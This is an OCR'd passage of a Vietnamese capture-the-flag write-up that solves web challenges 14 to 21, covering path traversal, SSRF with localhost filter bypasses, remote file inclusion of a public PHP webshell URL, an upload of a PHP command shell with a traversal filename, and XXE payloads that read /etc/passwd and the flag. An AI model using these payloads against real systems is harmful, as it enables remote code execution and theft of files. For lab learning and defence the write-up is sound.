




Vậy thử truyền vào /etc/passwd xem có Path Traversal không

Mở file ảnh thì thấy có 1 đoạn mã base64

Giải mã thì ra nội dung /etc/passwd




Vậy thì chúng ta sẽ truyền vào đường dẫn đến flag.txt, làm tương tự như trên là lấy được cờ


14. Upload File via URL

Chall này cho phép chúng ta upload file thông qua URL. Vậy chúng ta thử truyền vào file:///etc/passwd

Mở ảnh trong tab mới thì tự động tải về và nội dung đúng là file /etc/passwd



Vậy chúng ta truyền vào đường dẫn đến /flag.txt thì nhận được flag




=> Flag: CHH{Ea5y_SSRF_UpL0ad_F1l3_uRL_10bdb99eacaae5621729e7e6567bb6ee}

15. Remote File Inclusion


Lỗ hổng RFI xảy ra khi backend dùng các hàm inclusion, ví dụ như include, include_one hay require, require_one, nhưng với điều kiện là phải allow url include, nhìn vào file info.php, ta thấy rằng điều kiện này đã được đáp ứng

Directive	Local Value	Master Value
allow_url_fopen	On	On
allow_url_include	On	On

Do đó chúng ta có thể đọc được file /etc/passwd




Tuy nhiên khi truyền đường dẫn flag.txt hay flag* thì đều không hiện kết quả




Vậy chúng ta thử chèn 1 url dẫn đến 1 webshell

https://gist.githubusercontent.com/joswr1ght/22f40787de19d80d110b37fb79ac3985/raw/c871f130a12e97090a08d0ab855c1b7a93ef1150/easy-simple-php-webshell.php

Kết quả là gọi đến 1 webshell thành công



Lúc này chúng ta chỉ cần thêm tham số cmd vào cuối query string và gõ lệnh tùy ý



Cuối cùng đọc file và lấy flag

=> Flag: CHH{pHp_A11Ow_url_INCLud3_770ad0616368e5fcdfec3fab6e1562f4}

16. Upload File Path Traversal

Chall này cho phép upload một file image, khi upload thành công, một đường dẫn đến file đã upload hiện ra

Dùng BurpSuite bắt request và chuyển extension thành .php, sau đó chèn vào 1 shell đơn giản

```
-----------------------------256653914336787497543690876 69
Content-Disposition: form-data; name="file"; filename="
Capture.php"
Content-Type: image/png

<?php
system($_GET['cmd']);
?>
-----------------------------256653914336787497543690876 69--
```

Sau đó truyền vào query string là 1 lệnh

Gặp lỗi 403, vậy có lẽ đường dẫn đang không đúng, ta gửi lại request với path traversal


```
-----------------------------256653914336787497543690876 69
Content-Disposition: form-data; name="file"; filename="
..%2fCapture.php"
Content-Type: image/png

<?php
system($_GET['cmd']);
?>
-----------------------------256653914336787497543690876 69--
```

Sau đó duyệt lại, tuy nhiên phải lùi về 1 thư mục như sau

Có thể thấy file flag đã hiện, tiến hành đọc file
=> Flag:
CHH{uPl04d_vIA_P4tH_Trav3r54L_fb215f9f10043748e14abb6d0c63e9f3}

17. File Download


Chall này cho phép upload 1 file với tên và content, sau khi nhập vào thì chúng ta nhận được kết quả



Bắt request, chúng ta nhận thấy query string rất có khả năng xảy ra path traversal

```
GET /read?name=son.txt HTTP/1.1
Host: 103.97.125.56:30544
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:133.0) Gecko/20100101 Firefox/133.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://103.97.125.56:30544/
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```


Thử sửa đổi đường dẫn và lấy flag



=> Flag: CHH{eASy_DoWN104d_F1L3_58653255e1078ecb29d40e80632fc3cb}

18. XXE Injection 001

Chall này cho phép upload 1 file .xml với sample đã có sẵn, chúng ta thử upload xem request gửi đi có chứa lỗ hổng XXE không



Nếu chèn vào 1 DTD với external entity là xxe, truyền vào đó file /etc/passwd, kết quả hiện ra chứng tỏ có lỗ hổng XXE

```
<?xml version="1.0"?>
<!DOCTYPE foo [
<!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<employees>
  <employee>
    <name>&xxe;</name>
    <email>john.doe@example.com</email>
    <position>Manager</position>
    <salary>100000</salary>
```

```
"root:x:0:0:root:\/root:\/bin\/bash\ndaemon:x:
1:1:daemon:\/usr\/sbin:\/usr\/sbin\/nologin\nb
in:x:2:2:bin:\/bin:\/usr\/sbin\/nologin\nsys:x
:3:3:sys:\/dev:\/usr\/sbin\/nologin\nsync:x:4:
65534:sync:\/bin:\/bin\/sync\ngames:x:5:60:gam
es:\/usr\/games:\/usr\/sbin\/nologin\nman:x:6:
12:man:\/var\/cache\/man:\/usr\/sbin\/nologin\
```



Vậy chúng ta truyền vào đường dẫn đến file flag để lấy cờ


```
"name":
"CHH{xxe_injECt1oN_001_eee59578a226cf8fa8538cf
4fb843433}",
```


=> Flag:
CHH{xxe_injECt1oN_001_eee59578a226cf8fa8538cf4fb843433}

19. Crawling

Đối với chall này, chúng ta phải tìm cách sao cho server request đến local, tuy nhiên các cách bypass thông thường không có tác dụng (Sửa đổi 127.0.0.1 thành 127.0.1, decimal, hay dùng fbi.com đều không được). Lúc này, ở cookiehanhoan.org có 1 domain là redirect.cookiehanhoan.org đã được cấu hình để trỏ về 127.0.0.1/admin, chúng ta có thể thử và lấy flag



=> Flag:
CHH{cr@W11ng_ssrf_3@5Y_20d6d5723a62c0f19dd5f0564b76a52f}

20. Easy SSRF

Chall này cho phép nhập vào 1 url dẫn đến 1 image, chúng ta tiến hành nhập và bắt request


```
url=
https%3A%2F%2Fi.ytimg.com%2Fvi%2FYIG_LTHXfts%2Foardefault.jpg
%3Fsqp%3D-oaymwEdCJUDENAFSFWQAgHyq4qpAwwIARUAAIhCcAHAAQY%3D%2
6rs%3DAOn4CLCvTs24htqAVd-aRlahfZP1olIf7A
```

Kết quả trong request có chứa 1 giá trị url, chúng ta có thể khai thác SSRF ở đây, với url trỏ đến localhost và cổng từ 1500-1800. Do 127.0.0.1 đã ở trong blacklist và cổng random từ 1500-1800, chúng ta sẽ sử dụng Burp Intruder. Với position như sau

```
url=http://§127.0.0.1§:§1500§/
```

Trong đó set 1 truyền vào

```
127.1
127.0.1
2130706433
```


Và set 2 từ 1500-1800
Kết quả cổng hợp lệ là 1637 và ip là 1 trong 3 ip như hình

Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length
2130706433	1637	200	2290			3042
127.0.1	1637	200	1840			3042
127.1	1637	200	1599			3042


=> Flag

21. Baby Waiter

Sau khi chọn Food và table num, request gửi đi dưới dạng json



Vậy thì chuyển sang dạng XML để xem có khai thác được lỗ hổng XXE không



Khi chèn vào DTD chứa external entity nhận vào nội dung file /etc/passwd và gửi request, chúng ta nhận được nội dung file /etc/passwd => tồn tại XXE

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
      <!DOCTYPE foo [
      <!ENTITY xxe SYSTEM "/etc/passwd">
      ]>
      <root>
            <table_num>
                  1
            </table_num>
            <food>
                  &xxe;
            </food>
      </root>
```

```
Your root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

Vậy chúng ta truyền vào file /flag.txt
=> Flag

```
Your CHH{5ImPle_XX3_b3f93efd014908e5879cb6ce31a1fedc} order
has been submitted successfully.
```